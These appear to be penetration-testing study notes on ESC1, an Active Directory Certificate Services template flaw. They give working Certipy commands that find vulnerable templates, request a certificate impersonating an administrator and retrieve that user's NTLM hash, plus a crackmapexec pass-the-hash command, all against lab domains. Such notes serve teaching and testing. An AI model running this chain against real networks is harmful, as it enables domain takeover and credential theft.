












































































































































































































































































































































































































































































ESC1
ESC1 is a privilege escalation vulnerability in certificate templates that allows any user with enrollment rights to supply a subjectAltName (SAN) for any other machine or user in the AD environment from the Certificate Authority (CA). This allows the requesting user to receive a certificate for the targeted user and in turn, authenticate as them with the received certificate.
Requirements

- ENROLLEE_SUPPLIES_SUBJECT flag for the certificate template
- Enrolment rights granted to a user or group for which we have access to
- Manager approval not enabled
- Authorised signature not required

Enrolment rights are modified in the properties, note this isn't a vulnerability on its own and does have practical use.
Supply in the request under the subject name tab is the primary risk
Note that if a certificate isn't enabled, it likely won't work

Certipy - Find
We can use the find command to ldap search, locate certificate authorities, finds templates owned by each of those certificate authorities, then enumerates those templates. It then declares, based on the configurations of the templates, if each is vulnerable and to which ESCx vulnerability.
certipy find -u 'oscar@escape.htb' -p 'Password123' -dc-ip 10.10.10.163 -vulnerable -stdout
Extract every line of the certipy output that mentions vuln and includes the next line after each match, so you see the vulnerability marker plus one detail line; usually containing the template/CA name or a specific reason. We could skip this command if we want to look at all the details in the output.
grep -i vuln -A1 20230625105813_Certipy.txt
Certipy - Request

Request will request credentials of the low-level user, identify the certificate authority, target domain, certificate template and the user we want to attach to the certificate (ideally an admin - doable if EnrolleeSuppliesSubject is set to true on the certificate name flag) and finally the DNS
certipy req -u gollum@middleearch.local -p 'MyPrecious1!' -ca MiddleEarth-ISENGARD-CA -target Isengard.MiddleEarth.local -template FindMe1a -upn gandalf@middleearth.local -dns mountdoom.middleearth.local
Request output
Certipy - Auth
Retrieve the NTLM hash with the Auth command
certipy auth -pfx gandalf_mountdoom.pfx -dc-ip <IP>

Now, with the NTLM hash, we should be able to run any PtH attack with the authenticated user. In this case we should see administrative access (RW permissions on the admin share)
crackmapexec smb IP -u gandalf -H :NTHASH --shares